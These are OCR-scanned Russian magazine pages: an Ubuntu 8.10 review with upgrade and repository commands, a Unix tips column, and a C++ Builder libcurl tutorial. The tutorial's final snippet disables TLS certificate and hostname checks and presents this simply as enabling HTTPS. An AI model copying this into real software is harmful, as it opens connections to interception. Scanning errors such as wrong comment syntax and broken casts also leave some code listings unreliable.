
```
$ kdesudo «adept_manager --dist-upgrade-devel»
```

Откроется окно Adept с кнопкой «Обновить версию» (Version Upgrade). Как вариант, вызываем менеджер обновлений, введя в консоли «update-manager -d». Вверху будет выведено сообщение «New distribution release 8.10 is available». Жмем Upgrade и следуем инструкциям. В Kubuntu менеджер обновлений по умолчанию не устанавливается, но это решается вводом одной команды:

```
$ sudo apt-get install update-manager
```

Готовься к тому, что после обновления некоторые функции будут недоступны. Например, у меня отказался работать драйвер ATI. Его пришлось


Рабочий стол GNOME


Разметка диска при установке дистрибутива

заново компилить под новое ядро. Аналогичная ситуация возможна и для владельцев карт от Nvidia, так как еще не выпущен закрытый драйвер под X.Org 7.4, и автоматически предлагается открытый вариант драйвера. Кроме того, файлы Xmodmap несовместимы с новой версией X.Org. Рабочую среду KDE также придется перенастраивать заново, ни обоев, ни значков не сохранится. Перед обновлением версии Kubuntu 8.04 KDE 4 Remix до 8.10 сначала следует удалить пакет kubuntu-desktop, установить kubuntu-kde4-desktop и только затем обновляться.

В плане поддерживаемых архитектур и поставки изменений нет. Для закачки предлагаются варианты для двух архитектур: i386 и x64, в версиях Desktop (LiveCD) и Alternate (CD). Через BitTorrent можно скачать и DVD-версию дистрибутива. При широком канале лучше использовать CD и доустановить все необходимое в рабочей системе. Кроме традиционного варианта, поддерживается установка из Windows при помощи **Wubi** (wubi-installer.org).

Для работы в Ubuntu/KUbuntu требуется минимум 256 Мб (Alternate) или 384 Мб (LiveCD) ОЗУ и, при установке на жесткий диск, — 4 Гб свободного пространства (требования для XUbuntu в два раза ниже).

Загрузочное меню, появляющееся после инициализации диска, практически не изменилось. Как и в предыдущей версии, сразу активируется выбор языка. Отмечаем русский, — после этого все сообщения системы будут выводиться на великом и могучем. Версия Desktop еще с 8.04 поддерживает традиционную установку (без загрузки в рабочую среду). Для этого выбери ссылку «Установить Ubuntu». Очень удобно, так как LiveCD хорош при знакомстве с дистрибутивом и для тестирования оборудования, а Alternate больше подходит для «массовой» установки. Но отныне уже не нужно качать два образа.

Если дважды нажать клавишу <F6>, появится небольшое меню с предустановленными опциями (acpi=off, nolapic, noapic). При выборе пункта «Только свободное ПО» проприетарное ПО (restricted) устанавливаться не будет. Загрузка в LiveCD-режиме по сравнению с предыдущими версиями происходит заметно быстрее. Чтобы сократить время, инициализация многих сервисов (сети, например) происходит уже после появления окна регистрации пользователя.

НОВИНКИ UBUNTU

Рабочий стол GNOME 2.24.1 оформлен в новой теме Human с темно-коричневыми обоями, на которых угадывается изображение козерога. Интерфейс локализован, но если сравнивать с предыдущим релизом, — явно хуже, то и дело проскакивают английские названия. В меню находим ряд интересных приложений. Появилась утилита, конвертирующая LiveCD в LiveUSB. В Network Manager 0.7 — новые средства для настройки работы в 3G-сетях и конфигурирования PPP/PPPoE-соединений. Теперь стало возможным активировать одновременно нескольких соединений до входа пользователя в систему. После настройки сети доступ к расшаренным SMB-ресурсам можно получить из окна файлового менеджера Nautilus. Последний, благодаря появлению табов, стал удобнее в работе. Возле значка, отображающего сменный носитель (CD, USB), появилась кнопка для его размонтирования. В качестве проигрывателей аудио и видео предложены Rhythmbox и Totem. Закрытые форматы по умолчанию не поддерживаются, но при попытке воспроизвести такой файл появляется окно с предложением установить недостающее. Totem изначально содержит ряд плагинов, в том числе и для воспроизведения видео с сайтов **BBC** (www.bbc.co.uk) и **YouTube** (www.youtube.com).

В меню почему-то отсутствует ссылка на программу для работы с архивами File Roller, которая поддерживает большое количество форматов (ALZ, RZIP, CAB, TAR, 7Z и некоторые другие).

В программе для настройки разрешения «Monitor Resolution Settings» улучшена поддержка нескольких мониторов и XrandR (X Resize and Rotate Extension, расширение X-сервера, позволяющее менять разрешение и частоту развертки без перезапуска X-сервера, а также использовать портретный режим, если его поддерживает видеокарта).

Установка новых программ возможна при помощи Synaptic или gnome-app-install. В Synaptic появилось небольшое окно «Quick Search», предназначенное для быстрого поиска пакетов, результат выводится по мере набора названия. При выводе информации о конкретном пакете отображаются данные о планируемом времени поддержки этого приложения. Программа Software Sources представляет собой графический интерфейс для настройки source.list.

Основные пункты программы установки системы на жесткий диск, состоящей из 7 шагов (в Kubuntu — 6), изменились мало. Стал более приятным и информативным менеджер создания разделов. Исчез «Ubuntu Migration assistant», помогавший экспортировать настройки из установленной Windows. Нажав кнопку «Дополнительно» на последнем шаге, можно указать адрес прокси-сервера, через который

info

• В документе по адресу psubuntu.com/wiki/IntrepidReleaseNotes описано, как установить Alternate на PlayStation 3.

• Ubuntu Customization Kit (uck.sourceforge.net) — утилита, позволяющая собрать собственный LiveCD-образ Ubuntu (включая Kubuntu, Xubuntu и Edubuntu).

будут производиться обновления, и другой раздел для установки загрузчика GRUB (по умолчанию hd0).

НОВИНКИ KUBUNTU

В «Козероге», в отличие от предыдущих версий дистрибутива, после выбора русского в загрузочном меню мы получаем практически полностью локализованный интерфейс KDE. Локализация выполнена даже лучше, чем в GNOME!

Лично я никак не могу привыкнуть к особенностям Plasma нового KDE. Например, все ярлыки рабочего стола размещаются на одном из плазмоидов. Для меня это, кстати, плюс, так как обычно я держу рабочий стол пустым (теперь, чтобы избавиться от ярлыков, достаточно просто отключить плазмоид). Количество доступных по умолчанию плазмоидов чуть меньше, чем в Mandriva 2009.

Апплет QuickAccess, размещенный по умолчанию в панели задач, позволяет быстро получить доступ к файлам в домашнем каталоге пользователя. Если хочешь в QuickAccess открыть файловый менеджер Dolphin (версии 1.1), в выбранном каталоге следует щелкнуть по заголовку, где показан путь, а не по изображению каталога. Кстати, Dolphin уже не раздражает своими сбоями, — работает быстро и стабильно. Ранее для выбора нескольких произвольно разбросанных файлов или каталогов нужно было удерживать клавишу <Ctrl>. Сейчас это можно сделать при помощи одной мышки. Для этого в левом верхнем углу значка нужного файла нужно переключить «+» на «-». Информация о количестве отобранных объектов будет выведена в правом окне. Немного освоившись, понимаешь, что возможностей по настройке у нового KDE даже больше, — все дело в привычке. Если видеокарта поддерживает, то можно полюбоваться различными эффектами, предоставляемыми KWin (тени, прозрачности, перелистывания окон по <Alt+Tab>). А вот над интерфейсом KDE сильно не мудрили, использован стандартный стиль Oxygen с темно-синими обоями (в комплекте поставки есть еще несколько тем и наборов значков). Поддерживаются мультимедийные клавиши.

В стартовом меню, выполненном в виде Kickoff, находим приличный список приложений. К сожалению, вместо OpenOffice.org 3.0 идет 2.4.1; как сказано на сайте проекта, разработчики не успели должным образом протестировать новую версию. Странно, конечно, тем более что с Mandriva 2009, вышедшей на три недели раньше, идет именно 3.0.

Все недостающее из приложений можно доустановить при помощи переписанного под новые кеды Adept 3.0. За обновлениями следит апплет update-notifier-kde.

ИЗ KDE 4 В KDE 3 И ОБРАТНО

Несмотря на то, что разработчики не предлагают KDE 3 для Intrepid, установить его все же можно. Для этого надо использовать репозитарии, поддерживаемые добровольцами. Это может пригодиться желающим работать в новом релизе, но со старой средой. При установке KDE 3 версия KDE 4 будет удалена, поэтому все действия следует выполнять либо в консоли, либо в любой другой графической среде — Gnome, XFce, IceWM. Добавляем в sources.list информацию о новом репозитарии:

$ sudo nano -w /etc/apt/sources.list

```
deb http://apt.pearsoncomputing.net/ intrepid main
deb-src http://apt.pearsoncomputing.net/ intrepid main
```

Импортируем ключи:

```
$ wget http://apt.pearsoncomputing.net/public.gpg
$ sudo apt-key add public.gpg
```

Обновляем дистрибутив и устанавливаем KDE:

```
$ sudo apt-get update
$ sudo apt-get dist-upgrade
$ sudo apt-get install kde3 jockey-kde
```

После перезагрузки тебя встретит KDM. В случае проблем с внешним видом создаем линк:

```
$ sudo ln -s /usr/share/apps/kdm/themes/Krystal/ /usr/
share/apps/kdm/themes/kubuntu
```

Также после загрузки может не работать апплет network-manager. Если это так, его можно удалить:

```
$ sudo apt-get remove knetworkmanager network-manager-kde
```

Если же тебе трудно произвести настройку без апплета, на замену можно посоветовать гномий nm-applet:

```
$ sudo ln -s /usr/bin/nm-applet ~/.kde/Autostart/nm-applet
```

И, чтобы иметь под рукой полный набор мультимедиа программ, подключаем репозитарий Medibutu:

```
$ sudo wget www.medibuntu.org/sources.list.d/intrepid.
list \ -O /etc/apt/sources.list.d/medibuntu.list
```

Далее, как обычно:

```
$ sudo apt-get update && sudo apt-get install medibuntu-
keyring
$ sudo apt-get update && sudo apt-get dist-upgrade
```

Но как быть, если хочется потихоньку осваивать новый KDE? Здесь нам поможет проект **Neon** (amarok.kde.org/en/node/482). Изначально он

Основные компоненты Ubuntu 8.10

Kernel 2.6.27
X.Org 7.4
Compiz 0.7.8
GNOME 2.24.1
KDE 4.1.2
XFCE 4.4.2
OpenOffice.org 2.4.1
Firefox 3.0.3
Samba 3.2
Pidgin 2.5.2
Rhythmbox 0.11.6

VM Builder

Разработчики включили в состав Intrepid Ibex специальный набор инструментов VM Builder, который позволяет создавать виртуальные машины для гипервизоров Xen, KVM и VMware. Интересно, что система VM Builder написана на языке Python. В то же время Ubuntu 8.10 ничего не предлагает для миграции виртуальных машин. По мнению авторов, имеющихся инструментов вполне достаточно для большинства типовых сценариев применения Ubuntu, хотя в дальнейшем планируется внедрить поддержку таких технологий, как VMware VMotion.

KDE 4 во всей красе

предназначен для регулярных (каждую ночь) сборок Amarok2 для Kubuntu (планируется еще и openSUSE), но в последнее время сюда добавлен и KDE 4. Добавляем в sources.list всего одну строку:

```
$ sudo nano -w /etc/apt/sources.list
deb http://ppa.launchpad.net/project-neon/ubuntu
intrepid main
```

А теперь:

```
$ sudo apt-get update
$ sudo apt-get dist-upgrade
$ sudo apt-get install kde-nightly
```

Правда, стабильность сборок от Neon никто не гарантирует, поэтому обновляться придется чаще. Но это не единственный вариант. Есть еще более стабильный репозитарий, предлагаемый группой **Kubuntu Members** (launchpad.net/~kubuntu-members). Подключается он просто:


```
deb http://ppa.launchpad.net/kubuntu-members-
kde4/ubuntu hardy main multiverse restricted
universe/
```

На момент написания этих строк в Kubuntu Members лежал KDE 4.1.1, а в основном репозитарии был доступен 4.1.3.

ЗАКЛЮЧЕНИЕ

Нововведения в версии 8.10 можно перечислять еще долго, но того, что описано, хватит, чтобы понять, насколько интереснее получился релиз по сравнению с предыдущей версией. Kubuntu 8.04 не заявлен как LTS, и его пользователям в любом случае есть смысл обновиться. А вот убунтийцам придется выбирать между стабильностью и новинками. Ждем 23 апреля 2009 года, когда на смену бесстрашному козерогу придет «Бойкий Зайцелоп» (Jaunty Jackalope). Учитывая, что он преподносится как воплощение невозможного и небывалого, надеемся на еще большее количество вкусностей! ⌶

Установку дистрибутива можно произвести из Windows





ЕВГЕНИЙ «J1M» ЗОБНИН
/ ZOBNIN@GMAIL.COM /

Tips'n'tricks

ИЗ АРСЕНАЛА ЮНИКСОИДА

X WINDOW

Изменяем размер шрифтов интерфейса Firefox (добавить строку в ~/.mozilla/firefox/ИМЯ_ПРОФИЛЯ.default/chrome/userChrome.css):

```
* { font-size: 10pt !important }
```

Перезагружаем .Xdefaults:

```
$ xrdb ~/.Xdefaults
```

MULTIMEDIA

Перекодируем DVD так, чтобы результирующий файл занимал ровно 700 Мб:

```
$ mencoder dvd:// -ovc xvid -oac mp3lame -xvidencopts \
      bitrate=-700000 -o файл.avi
```

Перекодируем в 3gp:

```
$ ffmpeg -i фильм.avi -s qcif -r 12 -ac 1 -ar 8000 \
      -b 30 -ab 12 мини-фильм.3gp
```

Перекодируем FLV в MPEG с помощью mencoder:

```
$ mencoder youtube-ролик.flv \
  -ofps 15 -vf scale=300:-2 \
  -oac lavc -ovc lavc -lavcopts \
  vcodec=msmpeg4v2:acodec=mp3:\
  abitrate=64 -o ролик.avi
```

Перекодируем FLV в MPEG с помощью ffmpeg:

```
$ ffmpeg -i youtube-ролик.flv \
  -sameq -ab 192 ролик.avi
```

Перекодируем FLV в стандартный SWF:

```
$ ffmpeg -i youtube-ролик.flv \
  swf-ролик.swf
```

Добавляем в видеофайл логотип размером 24x24:

```
$ mkfifo bmovl
$ convert логотип.png логотип.rgb
$ mplayer -vf bmovl=0:1:./bmovl videoclip.avi
$ echo !"RGB24 24 24 10 10 0 1" > bmovl
$ cat logo.rgb > bmovl
```

Конвертируем PDF-файл в набор PNG-изображений (плюс обратный процесс):

```
$ convert книга.pdf страница-%03d.png
$ convert *.png file.pdf
```

SHELL

Устанавливаем флаг исполнения только на каталоги:

```
$ chmod -R a+X *
```

Добавляем в шелл команду cdl, которая переходит в заданный каталог и показывает его содержимое:

```
$ echo 'function cdl() { cd $1; ls }' >> ~/.profile
```

Навигация по стеку каталогов:

```
$ cd +2
$ cd -3
```

Переход в каталог с похожим именем в ZSH:

```
$ /tmp/nc-110/> cd 0 1
$ /tmp/nc-111/>
```

Автодополнение команды cd для каталогов (только для Bash):

```
$ echo 'complete -d cd' >> ~/.profile
```

Копируем файлы, сохраняя все атрибуты и ссылки:

```
$ (cd /source/directory && tar cf - . ) | (cd /dest/directory && tar xvfp -)
```

Переопределяем команды перенаправления потоков, не содержащие первого аргумента (> file):

```
$ export NULLCMD=cat
$ export READNULLCMD=more
```

Облегчаем перемещение по каталогам в ZSH:

```
$ setopt autocd
$ alias -g ...='../..'
$ alias -g ....='../../..'
$ alias -g .....='../../../..'
```

GNU SCREEN

Добавить горизонтальное окно: `Ctrl+A S`
Переключиться в следующее окно: `Ctrl+A Tab`
Убить все окна, кроме текущего: `Ctrl+A Q`
Убить текущее окно: `Ctrl+A X`
Растянуть окно screen на весь терминал: `Ctrl+A F`

VIM

Пасхальные яйца в vim:

```
:help!
:help 42
:help quotes
:help holy-grail
```

Заменяем символ табуляции на четыре пробела:

```
:set tabstop=4 shiftwidth=4 expandtab
```

Переводим число из шестнадцатеричной системы исчисления в десятичную:

```
:echo 0xea
```

Запрашиваем список подключенных к vim плагинов:

```
:scriptnames
```

РАЗНОЕ

Смотрим содержимое образа ISO с помощью tar (только для BSD):

```
$ tar -tf файл.iso
```

Смотрим содержимое образа ISO в Midnight Commander по <F3> (добавить в ~/.mc/bindings):

```
regex/\.(iso|ISO)$
      View=%view{ascii} tar tvvf %f
```

Делаем так, чтобы все сообщения syslog дополнительно дублировались на восьмой консоли:


```
# echo '*.* /dev/tty8' >> /etc/syslog.conf
```

ДЕНИС БОНДАРЕВ
/ ASTERGANSTER@GMAIL.COM,
HTTP://WWW.LIVEDEVICE.COM /

В ИНТЕРНЕТ ПО-ПРОФЕССИОНАЛЬНОМУ

ОСНОВЫ РАБОТЫ С БИБЛИОТЕКОЙ CURL В BUILDER C++

Если твои сиприплюснутые программы когда-нибудь нуждались в широких и гибких автоматизированных возможностях работы с интернет-ресурсами, то настоятельно рекомендую прочитать этот захватывающий рассказ о самой простой их реализации. Почему простой? Да потому, что в программировании все, как в жизни — сложно и ничего не понятно… но только до тех пор, пока сам не попробуешь.



В этой статье я покажу, как легко интегрировать и использовать функции библиотеки **libcurl** в программу на C++ (Builder 6 C++). Кроме того, мы рассмотрим некоторые основы работы с libcurl: работу по протоколам HTTP и HTTPS, формирование запросов, работу через разные типы прокси с возможностью авторизации, отправку данных методом POST и GET, а также настройку работы с cookies. Все возможности библиотеки libcurl рассматривать, думаю, не стоит, главное — понять принципы.

НЕМНОГО О ПРОЕКТЕ CURL

Впервые проект под именем cURL (client URL) появился 20 марта 1998 года. Создатель столь замечательного инструментария — **Даниэль Стенберг** (Daniel Stenberg). Его страничка находится по адресу http://daniel.haxx.se. Кстати, почему именно cURL? В чем его особенность? Дело в том, что он представляет собой полный возможностей, удобный и гибкий инструмент по работе с различного рода интернет-ресурсами, который можно свободно использовать в своих программах в качестве подключаемого дополнения или основного механизма. Общение и управление cURL осуществляется посредством предоставленного им же гибкого и удобного API-интерфейса. Проект cURL — абсолютно бесплатный и сам по себе представлен двумя реализациями: cURL-инструментарий для командной строки и динамическая библиотека DLL «Libcurl» — **libcurl.dll** . Нас интересует именно библиотека. Фишки libcurl не могут не радовать. Это и поддержка FTP, FTPS, HTTP, HTTPS, SCP, SFTP, TFTP, TELNET, DICT, LDAP, LDAPS, сертификатов SSL, POST HTTP, PUT HTTP; поддержка работы через разные типы proxy (HTTP + возможность туннелирования, Socs4, Socs5) с возможностью авторизации, работа с cookies и др. Кроме всего прочего, cURL — кроссплатформенный проект и работает на многих UNIX-совместимых платформах, Mac OS X и Windows. Для более детального ознакомления советую посетить http://curl.haxx.se.

ШАГ ПЕРВЫЙ — ПРИКРЕПЛЯЕМ ПРОЕКТ LIBCURL К BUILDER C++

Итак, будем надеяться, что на своем компьютере ты располагаешь, как минимум, Windows XP (точнее, любой win32, желательно начиная от Windows2000). Первое, что тебе понадобится — это среда программирования, а именно Builder 6 C++ (впрочем, можно брать любую версию). Заимев

If you're using libcurl as a win32 DLL, you MUST use the CURLOPT_WRITEFUNCTION if you set this option or you will experience crashes.

Цитата из фрагмента описания параметра CURLOPT_WRITEDATA

ее, можно смело следовать на официальный сайт cURL в раздел «Download» по адресу: http://curl.haxx.se/download.html, найти там раздел «Win32-Generic» и скачать последнюю версию библиотеки «libcurl».
Теперь, когда мы скачали архив с проектом **libcurl**, распакуем его и обратим внимание на вложенные папки. Папка Bin таит в себе все необходимые для работы файлы `*.dll` (прилагающийся curl.exe не нужен). Скопируем их из этой папки в папку Bin каталога Builder C++. Затем в корневом каталоге скачанной libcurl найдем подкаталог curl по адресу `\Include\curl` — это каталог заголовков, которые включают в проект по мере необходимости при компиляции программы. Копируем его в каталог Include директории Builer C++. Все. На этой торжественной ноте мы можем перейти к следующему этапу — водным процедурам!

ШАГ ВТОРОЙ. ОБЪЯВЛЕНИЕ EASY — ИНТЕРФЕЙСА ПРОЕКТА LIBCURL

Итак, у нас уже есть установленная среда программирования Builder C++ с прикрученной библиотекой libcurl последней версии. Теперь запустим Builder и перетянем на форму проекта кнопку `button1`, — кликнем по ней два раза, чтобы открылся редактор кода на месте обработчика события кнопки. Прилинкуем библиотеку `libcurl.dll` проекта libcurl — пишем код в обработчике события кнопки:

Прилинковка библиотеки libcurl.dll в проекте

```
HINSTANCE cl = NULL;
if( ( cl = LoadLibrary( "libcurl.dll" ) ) ==
NULL )
\\ загружаем библиотеку
MessageBox(NULL, "I can't load
libcurl","ERROR", 0);
\\если нельзя загрузить
FreeLibrary(cl);
```

Как же нам обратиться к libcurl? Тут используют специальные API-функции и нам необходимо их объявить, чтобы реализовать диалог между нашей программой и libcurl-функцией так называемого easy-интерфейса (для справки загляни на страничку http://curl.haxx.se/libcurl/c, где можно посмотреть, что они из себя представляют и как объявляются).
Затем давай включим в начало нашего проекта заголовочный файл `curl/ curl.h` строчкой `#include <curl/curl.h`.
После кода прилинковки `libcurl.dll` запишем код объявления easy-интерфейса в нашей программе.

Код объявления с адресацией функций easy-интерфейса проекта libcurl

```
\\ объявление указателей на функции
CURL*(__stdcall *curl_easy_init)();
CURLcode(__stdcall *curl_easy_setopt )
        (CURL *curl, CURLoption option, ...);
CURLcode (__stdcall *curl_easy_perform )
        (CURL *curl);
CURLcode(__stdcall *curl_easy_getinfo )
        (CURL *curl, CURLINFO info, ...);
void (__stdcall *curl_easy_cleanup)
        (CURL *curl);
struct curl_slist *(__stdcall
        *curl_slist_append )
        (struct curl_slist *list,
        const char *string);
void (__stdcall *curl_slist_free_all)
        (struct curl_slist * list);
\\ присваиваем указателям функций соответс-
твующие адреса функции DLL
curl_easy_init = (CURL*(__stdcall*)())
        GetProcAddress(cl, "curl_easy_init" );
curl_easy_setopt =(CURLcode(__stdcall *)
        (CURL  *curl, CURLoption option, ...))
GetProcAddress(cl,"curl_easy_setopt");
curl_easy_perform =( CURLcode(__stdcall *)
        (CURL *curl))GetProcAddress(cl,
        "curl_easy_perform");
curl_easy_cleanup =(void (__stdcall *)(
        CURL  *curl))GetProcAddress(
        cl,"curl_easy_cleanup");
curl_easy_getinfo=(CURLcode(__stdcall *)
        (CURL *curl, CURLINFO info,
        ...))GetProcAddress(cl,
        "curl_easy_getinfo");
curl_slist_append = (curl_slist*(__stdcall *)
        (struct curl_slist *list,
        const char  *string))GetProcAddress(
        cl,"curl_slist_append" );
curl_slist_free_all=(void(__stdcall *)
        (struct curl_slist list))
        GetProcAddress (cl,
        "curl_slist_free_all");
```

Результат работы программы по отображению html-кода странички сайта средствами libcurl

Поскольку мы используем динамическую, а не статическую загрузку библиотеки, нам необходимо прибегнуть к такого рода объявлениям и адресации функций. Это вовсе несложно, если знать, как должна быть объявлена функция.

ШАГ ТРЕТИЙ — ОТОБРАЖАЕМ КОД СТРАНИЧКИ САЙТА СРЕДСТВАМИ LIBCURL


Вследствие претворения в жизнь двух предыдущих шагов мы создали абсолютно все условия для работы с



links
Абсолютно вся необходимая информация по использованию проекта cURL изложена на официальном сайте http://curl.haxx.se.



info
Если ты юзал CURL в своих проектах на PHP — не пропусти возможность расширить кругозор в сторону приплюснутого Си!



Фрагмент описания функции curl_easy_init на сайте разработчика

libcurl. Приступаем к самому интересному — заставим ее работать! Итак, давай добьемся того, чтобы по указанному URL наша libcurl просто возвратила код страницы. Для этого в коде проекта ниже, после объявления функций easy-интерфейса, пишем:

Вызов html-кода странички сайта

```
//объявляем сессию
CURL *curl;
//объявляем переменную для закачки html-кода
странички сайта
String table;
// инициализация сессии
curl = curl_easy_init();
if(curl) {
// Задаем функцию вывода данных
      curl_easy_setopt(curl,
            CURLOPT_WRITEFUNCTION, Writer);
      // Записывает данные в
      //переменную
      curl_easy_setopt(curl, CURLOPT_WRITEDATA,
            &table);
      //Задаем URL
      curl_easy_setopt(curl, CURLOPT_URL,
            "http://www.xakep.ru/");
      // Отображаем заголовок (1- отобразить; 0 –
            не отображать)
      curl_easy_setopt(curl, CURLOPT_HEADER , 1 );
      //Исполняемая функция
      curl_easy_perform(curl);
      //Уничтожает сессию и очищает память
      curl_easy_cleanup(curl);
}
```

Итак, полученная конструкция вернет html-код заглавной страницы сайта http://www.xakep.ru. Ответ будет закачан в переменную table. Но здесь я хочу обратить внимание на вставку функции `curl_easy_setopt(curl, CURLOPT_WRITEFUNCTION,Writer)`. Давай с ней разберемся (http://curl.haxx.se/libcurl/c/curl_easy_setopt.html нам в помощь, ведь там расписан каждый параметр функции `curl_easy_setopt`). Остановим свой взгляд на цитате, которая входит в описание параметра `CURLOPT_WRITEDATA` (смотри картинку на предыдущей странице).
Поскольку мы используем DLL в Win32, здесь нам настоятельно рекомендуют включить функцию вывода данных. В нашем коде это осуществляется вставкой `curl_easy_setopt(curl, CURLOPT_WRITEFUNCTION,Writer)`. Ну что ж, если надо — так сделаем:

Функция вывода данных

```
static size_t Writer(char *data, size_t size,
      size_t nmemb, AnsiString *buffer)
{
   size_t result = 0;
   if(buffer != NULL) {
      buffer->Insert(data,buffer->Length()+1);
      //заполняем переменную buffer
      result = size * nmemb;
      // формируем значение количества переданных
      байт данных
   }
   return result;
}
```

По описанию, число переданных в функцию байт через параметр `char *data` должно быть равно возвращаемому результату `result (result = size * nmemb)`. Таким образом идет сверка этих чисел и, если они не совпадают, возникает ошибка, и передача данных прекращается. Передача данных в функцию осуществляется порциями, и эти порции аккумулируются в переменной buffer, все время добавляясь в конец. Добавим код этой функции в наш проект, затем — перетянем на форму текстовое поле и допишем в нашем обработчике события нажатия кнопки строчку `Memo1->Text= table;` сразу после вызова функции `curl_easy_perform`. Теперь откомпилируем проект и нажмем на кнопку — в текстовом поле `Memo1` отобразится HTML-код запрашиваемой странички с заголовком.

ШАГ ЧЕТВЕРТЫЙ — ПОПОЛНЯЕМ ВОЗМОЖНОСТИ

Мы уже разобрались практически со всей необходимой информацией по принципам работы с проектом libcurl в среде Builder C++ и свободно можем начать самостоятельное изучение, руководствуясь только описанием функций и их параметров, которое щедро предоставляют нам разработчики на официальном сайте.
Включим в запрос, который формирует libcurl, информацию о типе браузера и версии HTTP-протокола. Для этого вставим в код нашего проекта строки:

Задаем тип и версию браузера; устанавливаем версию протокола в HTTP 1.1

```
// добавляет в заголовок запроса тип и версию браузера
curl_easy_setopt(curl, CURLOPT_USERAGENT,
      "Mozilla/5.0 (Windows; U; Windows NT 5.1;
      en-US; rv:1.8.1.1) Gecko/20061204
      Firefox/2.0.0.1");
//устанавливает версию протокола, использованного в за-
```

experience crashes.

If you're using libcurl as a win32 DLL, you MUST
CURLOPT_WRITEFUNCTION if you set this option or you will experience

se the
or you

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.1) Gecko/20061204
Firefox/2.0.0.1
Host: www.xakep.ru
Accept: */*
```

Заголовок HTTP-запроса к сайту xakep.ru

```
просе, в HTTP 1.1
curl_easy_setopt(curl,
       CURLOPT_HTTP_VERSION, CURL_HTTP_VERSION_1_1);
```

Отмечу, что месторасположение функций `curl_easy_setopt` должно быть до исполняющей функции `curl_easy_perform` (их взаимный порядок не имеет значения). Теперь давай поглядим на текст запроса, который формирует наш libcurl через снифер сетевого трафика (я, например, использую **SmartSniff**) — смотри рисунок.
Тут красуется заголовочный параметр версии браузера «`User-Agent`» и версия протокола «`HTTP 1.1`». Как видно, дальше уже совсем просто — мы читаем описание функций и параметров на официальном сайте проекта cURL и применяем их в своей программе.
Теперь давай прикажем нашей libcurl работать через HTTPS-соединение, используя http-прокси с авторизацией и, конечно же, не забудем про COOKIES. Добавляем следующий код в наш проект:

```
// задаем адрес http-прокси с номером порта и авторизу-
емся на нем
curl_easy_setopt(curl,CURLOPT_PROXY,
       "x.x.x.x:yyyy");
curl_easy_setopt(curl, CURLOPT_PROXYUSERPWD,
       "user:123");
// указываем имя файла для хранения и считывания cookies-
файлов
curl_easy_setopt(curl, CURLOPT_COOKIEJAR,
       "outfile.txt");
curl_easy_setopt ( curl, CURLOPT_COOKIEFILE,
       "outfile.txt" );
// разрешаем работу через https-соединение
curl_easy_setopt(curl,
       CURLOPT_SSL_VERIFYPEER, 0L);
curl_easy_setopt(curl,
       CURLOPT_SSL_VERIFYHOST, 0L);
```

Как и в прежних примерах, имена параметров установочных функций отвечают сами за себя. Первый набор функций `curl_easy_setopt`, представленный выше в коде, задает IP-адрес прокси-сервера и его порт, тем самым разрешая возможность работы через прокси. Выполняет эта процедура вызов установочной функции `curl_easy_setopt` с параметром `CURLOPT_PROXY`. Адрес и порт прокси-сервера записаны знакомым форматом — через двоеточие. Установочная функция с параметром `CURLOPT_PROXYUSERPWD` устанавливает авторизацию на прокси-сервере, а логин и пароль задаются через двоеточие. Если необходимо использовать другие типы прокси, то дополнительно добавь в код установочную функцию `curl_easy_setopt` с параметром `CURLOPT_PROXYTYPE;` она принимает вторым параметром значение нужного типа прокси (по умолчанию используется HTTP-прокси). Далее идет ряд установочных функций, каждая из которых разрешает работу с cookies. Здесь функция с параметром `CURLOPT_COOKIEJAR` принимает простое название файла, который будет автоматически создан в директории нашего проекта при вызове функции `curl_easy_cleanup`, и, если сервер присылает в ответном заголовке cookies — то в указанный файл они все будут записаны в специальном формате. Функция с параметром `CURLOPT_COOKIEFILE` тоже принимает имя файла, но с которого, наоборот, будут считываться и загружаться значения cookies для созданной сессии libcurl. В промежутке одной сессии, при разрешенной работе с cookies, libcurl сама включает возможность автоматической работы с ними в своей памяти. Так, указав в обоих установочных функциях имя одного и того же файла, мы полностью автоматизируем работу с cookies в нашей программе. Следующий блок разрешает работу через HTTPS-соединение с некоторыми настройками. Эту роль здесь выполняют установочные функции с параметрами `CURLOPT_SSL_VERIFYPEER` и `CURLOPT_SSL_VERIFYHOST`, отвечающие, к тому же, за проверку подлинности сервера при сеансе связи. В нашем примере управляющие параметры этих функций установлены в 0, — проверка подлинности осуществляться не будет и соединение с сервером пройдет успешно в любом случае.
